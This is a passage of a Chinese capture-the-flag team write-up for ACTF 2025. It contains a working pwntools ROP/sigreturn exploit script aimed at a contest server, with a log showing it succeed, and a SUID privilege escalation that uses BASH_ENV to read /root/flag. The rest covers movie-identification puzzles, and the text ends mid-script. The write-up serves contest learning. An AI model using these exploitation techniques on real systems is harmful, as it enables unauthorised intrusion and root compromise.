
18  read=0x401142
19  leave=0x40115D
20  tar=0x404088
21  t2=0x404880
22  t3=0x404888
23  eax=0x401158
24  rbp=0x40111D
25  #=====
26  payload=b'\x00'*0x80+p64(tar+0x80-0x8)+p64(read)
27  io.send(payload)
28  pause()
29  payload=p64(bss+0x100-0x88)+p64(read+4)
30  payload=payload.ljust(0x80,b'\x00')+p64(bss-0x100)+p64(read)
31  io.send(payload)
32  pause()

```

在对read.got进行微量偏移前还需要在bss上提前布置rop,因为使用read进行微量偏移后rsp会来到read.got+0x80的位置,此时任然可以控制执行流

但此时我遇到了一个很棘手的问题:无论是想syscall_sigreturn=>eax=0xf还是syscall_execv=>eax=0x3b,一般eax可以通过read的返回值控制,但是此时我们的rsi被钉在了read.got处,如果读入0xf字节会破坏read.got中的内容,于是这个东西卡了我好久好久....

最后无数次调试确认了eax不能用read控制,



这里间接引用了rax为read传参,这样是对我们的一大阻塞,因为我们没法利用main函数结尾处的mov eax,0进行read-syscall,但是这也给我了一个思路:不如就用这里的gadget控制rax为0xf,此时call read会调用syscall进行sigreturn,那我只需提前在bss上布置好sigreturnframe就好了:)

我们还需要进行一次失败的read_syscall将rsp迁出read.got,而且进行sigreturn时rsp会指向我们sigreturn.rop的最后八个字节,但是没关系不会对execv_syscall造成影响

还需要在bss上布置好/bin/sh

代码块

```
1  from pwn import *
2  #io=process('./pwn')
3  io=remote("1.95.199.251",9999)
4  libc=ELF('./libc.so.6')
5  context.arch='amd64'
6  context.log_level='debug'
7  def bug():
8      gdb.attach(io)
9  def con():
10     io.recvuntil(b"Submit the token generated by `")
11     key=io.recvuntil(b"")[::-1]
12     token = os.popen(key.decode()).read().strip().encode()
13     io.sendline(token)
14     io.recvuntil(b"Here is your challenge~")
15 con()
16 bss=0x404800
17 got=0x404000#-->0x5f
18 read=0x401142
19 leave=0x40115D
20 tar=0x404088
21 t2=0x404880
22 t3=0x404888
23 eax=0x401158
24 rbp=0x40111D
25 #=====
26 payload=b'\x00'*0x80+p64(tar+0x80-0x8)+p64(read)
27 io.send(payload)
28 pause()
29 payload=p64(bss+0x100-0x88)+p64(read+4)
30 payload=payload.ljust(0x80,b'\x00')+p64(bss-0x100)+p64(read)
31 io.send(payload)
32 pause()
33 #=====
34 s=SigreturnFrame()
35 bin_sh=0x404718
36 s.rax=0x3b
37 s.rdi=bin_sh
```

```

38 s.rdx=0
39 s.rsi=0
40 s.rip=0x401044
41 payload =p64(bss).ljust(0x80,b'\x00')+p64(got+0x80)+p64(read)+p64(leave)
42 payload+=b"/bin/sh\x00"+b'\x00'*0x160+p64(rbp)+p64(0xf+0x80)+p64(read)+bytes(s)
43   [8:]
44 io.send(payload)
45 pause()
46 io.send(b'\x5f')
47 pause()
48 io.sendline(b'a')
49 io.interactive()
50 #ACTF{5ystem_c4nnot_be_invoc4ked_after_corrupt1n9_1inkm4p}

```

The screenshot shows a VMware Workstation interface with a virtual machine named 'pwn'. The terminal window displays the following output:

```

zer00ne@zer00ne-virtual-machine: ~/Desktop/ACTF/3
[*] Paused (press any to continue)
[DEBUG] Sent 0x308 bytes:
00000000 00 47 40 00 00 00 00 00 42 11 40 00 00 00 00 00  | G@ ..... B @ .....
00000008 00 48 40 00 00 00 00 00 00 00 00 00 00 00 00 00  | H@ .....
00000010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  | .....
*
00000080 00 40 40 00 00 00 00 00 42 11 40 00 00 00 00 00  | @@ ..... B @ .....
00000090 5d 11 40 00 00 00 00 00 2f 62 69 6e 2f 73 68 00  | ] @ ..... /bin /sh
000000a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  | .....
*
00000200 1d 11 40 00 00 00 00 00 8f 00 00 00 00 00 00 00  | B @ .....
00000210 42 11 40 00 00 00 00 00 00 00 00 00 00 00 00 00  | B @ .....
00000220 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  | .....
*
00000270 00 00 00 00 00 00 00 00 18 47 40 00 00 00 00 00  | ..... G@ .....
00000280 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  | .....
*
000002a0 3b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  | ; .....
000002b0 00 00 00 00 00 00 00 00 44 10 40 00 00 00 00 00  | ..... D @ .....
000002c0 00 00 00 00 00 00 00 00 33 00 00 00 00 00 00 00  | ..... 3 .....
000002d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  | .....
*
00000300 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  | .....
00000308
[*] Paused (press any to continue)
[DEBUG] Sent 0x1 bytes:
b' '
[*] Paused (press any to continue)
[DEBUG] Sent 0x2 bytes:
b'a\n'
[*] Switching to interactive mode
$ cat f*
[DEBUG] Sent 0x7 bytes:
b'cat f*\n'
[DEBUG] Received 0x3a bytes:
b'ACTF{5ystem_c4nnot_be_invoc4ked_after_corrupt1n9_1inkm4p}\n'
ACTF{5ystem_c4nnot_be_invoc4ked_after_corrupt1n9_1inkm4p}
$
[17]+ Stopped python3 exp.py
zer00ne@zer00ne-virtual-machine:~/Desktop/ACTF/3$ ^C
zer00ne@zer00ne-virtual-machine:~/Desktop/ACTF/3$

```

多次的读入可以用pause()进行分割使得io.send的数据不会集中在一个read中

Misc

Signin | solved

github.com/team-s2/ACTF-2025/commit/79449e4170bb26b7874855e32c17701b0709d4c9

Filter files...

README.md

1 file changed +12 -0 lines changed

Top

Search within code

▼ README.md

+12

<>

📄

⋮

@@ -0,0 +1,12 @@

1 + # ACTF-2025

2 + Archive of AAA CTF 2025 (XCTF competition)

3 +

4 + ## Challenges

5 + - [Misc](#Misc)

6 + - [signin](#signin)

7 +

8 +

9 + ## Misc

10 +

11 + ### signin

12 + - flag: `ACTF{u3lc0ME2aCtf2025h@veAn1ceDAY}`

Comments 0

🔒

Please [sign in](#) to comment.

Hard guess | Solved

代码块

1 ssh账号密码:

2 KatoMegumi

3 Megumi960923

查找suid权限发现/opt/hello

?

hello

16.56KB

👁

反编译后


```
反编译器 (main)

/* jsdec pseudo code output */
/* C:\Users\24062\Downloads\hello @ 0x11a5 */
#include <stdint.h>

int32_t main (void) {
    edi = 0;
    setuid ();
    edi = 0;
    setgid ();
    *(var_9h) = 0x6e;
    eax = 0;
    printf ("Are you Tomoya?\ny/n:\n> ");
    rax = var_9h;
    rsi = rax;
    rdi = data_0000201c;
    eax = 0;
    isoc99_scanf ();
    rax = getenv ("LD_PRELOAD");
    if (rax != 0) {
        rdi = "LD_PRELOAD";
        unsetenv ();
    }
    rax = getenv ("LD_LIBRARY_PATH");
    if (rax != 0) {
        rdi = "LD_LIBRARY_PATH";
        unsetenv ();
    }
    rax = getenv ("LD_AUDIT");
    if (rax != 0) {
        rdi = "LD_AUDIT";
        unsetenv ();
    }
    rax = getenv ("LD_DEBUG");
    if (rax != 0) {
        rdi = "LD_DEBUG";
        unsetenv ();
    }
    rax = getenv ("LIBRARY_PATH");
    if (rax != 0) {
        rdi = "LIBRARY_PATH";
        unsetenv ();
    }
    edx = 1;
    rsi = "/bin";
    rdi = "PATH";
    setenv ();
    eax = *(var_9h);
    if (al == 0x79) {
        rdi = "echo 'Hello!';
        system ();
    } else {
        eax = *(var_9h);
    }
}
```

注意到用的是sh，/bin/bash转换成bash，然后利用BASH_ENV执行命令（前面执行ls /root的部分与cat /root/flag方法相同）

```
$ /bin/bash
KatoMegumi@2e110fbf22f3:/opt$ ./hello
Are you Tomoya?
y/n:
> n
flag
Who are you?
KatoMegumi@2e110fbf22f3:/opt$ cd ~/
KatoMegumi@2e110fbf22f3:~$ ls
evil.sh
KatoMegumi@2e110fbf22f3:~$ echo 'cat /root/flag' > evil.sh
KatoMegumi@2e110fbf22f3:~$ cat evil.sh
cat /root/flag
KatoMegumi@2e110fbf22f3:~$ cd /opt
KatoMegumi@2e110fbf22f3:/opt$ ./hello
Are you Tomoya?
y/n:
> n
ACTF{C41551FD-24CE-46FF-AEA9-D035CC1C8A15}Who are you?
KatoMegumi@2e110fbf22f3:/opt$ |
```

master of movie | Solved


ACTF{IMDBMASTER_uw@tcHed@L0toFmoV1e|tt0118694}

EASY (10/10)



电影：股疯 (checked)

IMDB: tt0109946



bilibili 首页 番剧 直播 游戏中心 会员购 漫画 赛事 下载客户端 迷因水母 Q 大会员 消息 动态 收藏 历史

7人正在看, 已装填 12504 条弹幕 已关闭弹幕 发送

7577 4936 5950 3521 一起看

你买单我付费, 大会员不骗大会员 >

弹幕列表 正片

METROPOLIS 大都会
71.7万播放 · 1.6万弹幕 · 11.4万追剧
剧情 / 科幻 · 1927年01月10日上映 · BV174411P7xt

电影频道 追剧

IMDB: tt0017136(changed)



Tohno...



When the time comes, we'll fight again.

Gay people can't just say "I like you" they have to make the 250 yen you owed them into a bracelet charm as a reminder that you'll fight one day

[#no. 1 sentai gozyuger](#) [#gozyuger](#)

就是这个：ナンバーワン戦隊ゴジュウジャー



现实与虚构的互文：奥斯卡的“完美物质”闹剧

2025年奥斯卡颁奖礼上，62岁的黛米·摩尔败给25岁的米奇·麦迪森，被媒体称为“《某种物质》的现实版”。评委会对年轻演员的偏爱与影片中“苏取代伊丽莎白”的情节形成荒诞呼应，证明艺术对社会的批判往往不及现实本身锋利。



IMDB: tt17526714(changed)



【音乐剧】汉密尔顿Hamilton官摄（完整超清）

📺 508.2万 🗨 5.6万 2022-07-18 13:48:44



IMDB: tt8503618 (checked)



96 人正在看, 已装填 16000 条弹幕



已关闭弹幕

发送

👍 4.3万 💰 1.5万 ★ 2.1万 ➡ 4999 👤 一起看

你买单我付费, 大会员不骗大会员 >


低俗小说

电影频道

追剧

弹幕列表

IMDB: tt0110912 (checked)



Nekojiru Gekijou Jirujiru Original (ねこぢる
劇場ぢるぢるOriginal)

IMDB: tt8893624(checkered)




IMDB: tt0368226(changed)

影片: the room



【中日字幕/中田花奈/OP完整版】碰之道 OP「ポンポポポン」 / 中田花奈 feat. ぽんのみちオールスターズ

2.9万 150 2024-01-08 16:20:26



IMDB: tt31309480(changed)

ぽんのみち



【纪录片】天地玄黄 1080P中字 Baraka


4.0万 681 2021-04-08 19:00:11



tt0103767(changed)

影片Baraka

BARAKA (1992)



TAGS: camera low to ground, concrete tile, crowded, feet, kasaya, legs, monk, pedestrians, shallow depth of field, urban

GENRE: Documentary

DIRECTOR: Ron Fricke

CINEMATOGRAPHER: Ron Fricke

EDITOR: David Aubrey, Ron Fricke, Mark Magidson

SHOT TIME: 00:40:15

TIME PERIOD: 1990s

COLOR: Purple

ASPECT RATIO: 2.20

ORIGINAL ASPECT RATIO: 2.20, 2.39

FORMAT: Film - 65mm

FRAME SIZE: Medium Wide

LENS SIZE: Wide, Medium

TIME OF DAY: Day

INTERIOR/EXTERIOR: Exterior

LOCATION TYPE: Location

SET: City Street

STORY LOCATION: ... Japan > Tokyo

FILMING LOCATION: ... Japan > Tokyo

HARD (3/5)



IMDB: tt0043306



The Spider is a minor antagonist in the 2015 Spanish adult animated film *Birdboy: The Forgotten Children*.

It is a demonic entity shaped like a spider possessing Zacharias' mother, serving as a physical manifestation of her drug addiction.

It was voiced by Maribel Legarreta in Spanish

Evil-doer



Full Name Unknown

IMDB: tt5004766 (checked)

就是Birdboy里面的



IMDB: tt0109688

長

二年生週間テスト順位表

英語	数学	国語	合計
75	80	82	237
86	78	72	236
84	75	76	235
75	64	95	234
72	74	87	233
75	85	72	232
82	74	74	230
86	74	68	228
86	74	67	227
79	65	82	226
74	75	76	225
82	78	63	223
63	93	66	222
83	73	64	220
85	68	66	219
68	77	73	218
78	64	75	217
72	68	76	216
64	84	67	215
66	74	74	214
68	78	67	213
73	63	76	212
60	75	63	198

順位	組	番号	名前	英語	数学	国語	合計
1	A	12	皇	98	98	95	291
2	A	27	松田	95	98	94	287
3	B	4	伊藤	92	98	83	273
4	A	13	竹内	86	96	84	266
5	B	31	山本	95	82	85	262
6	B	17	鈴木	88	92	79	259
7	B	18	高橋	91	82	85	258
8	A	32	渡辺	85	84	88	257
9	B	13	佐藤	90	87	78	255
10	A	15	橋	86	84	82	252
11	B	8	大野	89	89	73	251
12	A	9	小林	90	75	85	250
13	A	26	前田	88	71	90	249
14	B	22	浜田	82	86	80	248
15	A	21	樋口	80	88	79	247
16	A	3	石川	75	91	80	246
17	B	5	井上	86	75	84	245
18	B	1	青木	94	72	78	244
19	B	14	坂本	83	90	70	243
20	A	7	小川	78	80	84	242
21	B	16	杉山	75	90	76	241
22	A	18	中村	73	83	84	240
23	A	16	中川	77	80	82	239
24	B	12	近藤	79	79	80	238
25	A	10	斉藤	88	85	61	234
26	B	21	橋本	83	74	75	232
27	A	1	天草	80	79	72	231
28	A	4	上田	85	70	75	230
29	A	5	遠藤	72	78	78	228
30	B	10	木村	70	83	74	227
31	A	30	山口	85	73	68	226
32	A	14	田村	70	80	75	225
33	B	15	佐々木	80	77	67	224
34	B	32	和田	80	67	76	223
35	A	28	宮崎	75	70	76	221
36	B	19	西村	68	73	79	220
37	A	31	山崎	70	74	75	219
38	B	25	藤田	70	82	66	218
39	B	7	太田	72	73	72	217
40	A	20	原	78	70	68	216
41	B	20	長谷川	69	85	61	215

順位	組	番号	名前	英語	数学	国語	合計
42	A	17	中島	72	74	68	214
43	B	26	松井	73	67	73	213
44	A	22	福田	75	62	75	212
45	B	9	加藤	62	72	77	211
46	A	29	村上	70	64	76	210
47	B	24	林	68	64	76	208
48	A	24	藤原	60	75	72	207
49	B	3	市川	75	68	63	206
50	B	28	三浦	62	80	63	205
51	A	11	清水	68	72	64	204
52	A	2	阿部	62	83	58	203
53	B	27	松本	70	69	63	202
54	A	19	中山	68	69	64	201
55	B	30	山下	66	63	71	200
56	A	23	藤井	77	58	64	199
57	A	6	金子	74	60	63	197
58	B	11	後藤	62	68	66	196
59	B	2	石井	62	67	66	195
60	A	8	小野	60	65	69	194
61	B	23	原田	62	70	61	193
62	A	25	三笠	62	70	60	192
63	B	29	森	60	71	60	191
64	B	6	池田	60	58	68	186

三年生

順位	組	番号	名前	英語	数学	国語	合計
1	A	23	二宮	93	96	96	285
2	B	6	小野	98	98	97	293
3	A	3	上田	97	96	98	291
4	B	12	早乙女	92	94	93	279
5	B	9	久保田	95	94	85	274
6	A	10	小島	93	93	82	268
7	B	14	菅生	90	86	90	266
8	A	12	堀名	93	84	87	264
9	A	1	青野	85	88	90	263
10	B	17	千原	82	88	92	262
11	B	32	若林	88	95	78	261
12	A	5	大泉	92	90	78	260
13	B	23	沼田	85	89	84	258
14	B	7	賀川	86	91	80	257
15	B	22	西島	84	86	86	256
16	A	22	中川	81	94	83	255
17	A	9	劉持	89	82	80	252
18	B	24	堀川	74	92	85	251
19	B	2	飯島	85	78	88	250
20	A	29	濱口	91	89	70	249
21	B	5	遠藤	84	80	85	249
22	A	21	藤堂	90	73	85	248
23	A	25	長谷川	82	83	82	247
24	B	16	田口	84	89	73	246
25	A	17	多賀	77	73	94	244
26	B	31	安田	81	75	85	241
27	A	24	榎岸	83	82	75	240
28	A	16	添木	86	78	75	239
29	B	30	本村	75	75	88	238
30	A	32	渡辺	85	68	84	237
31	A	11	西郷	75	78	83	236
32	B	1	赤羽	83	73	79	235
33	A	2	井上	75	83	76	234
34	B	13	汐口	95	70	68	233
35	A	8	草野	78	79	75	232
36	A	26	深田	75	74	82	231
37	B	28	水川	79	70	81	230
38	B	19	手塚	74	73	82	229
39	B	29	向井	73	79	76	228
40	A	14	末次	82	65	80	227
41	A	31	矢部	73	77	76	226



IMDB:tt26471411

是韩剧：苦尽柑来遇见你

QQRcode | Solved

验证爆破

代码块

```
1 def proof(io):
2     io.recvuntil(b"XXXX+")
3     suffix = io.recv(16).decode("utf8")
4     io.recvuntil(b"== ")
5     cipher = io.recvline().strip().decode("utf8")
6     for i in itertools.product(string.ascii_letters + string.digits, repeat=4):
7         x = "{}{}{}{}".format(i[0], i[1], i[2], i[3])
8         proof = hashlib.sha256(
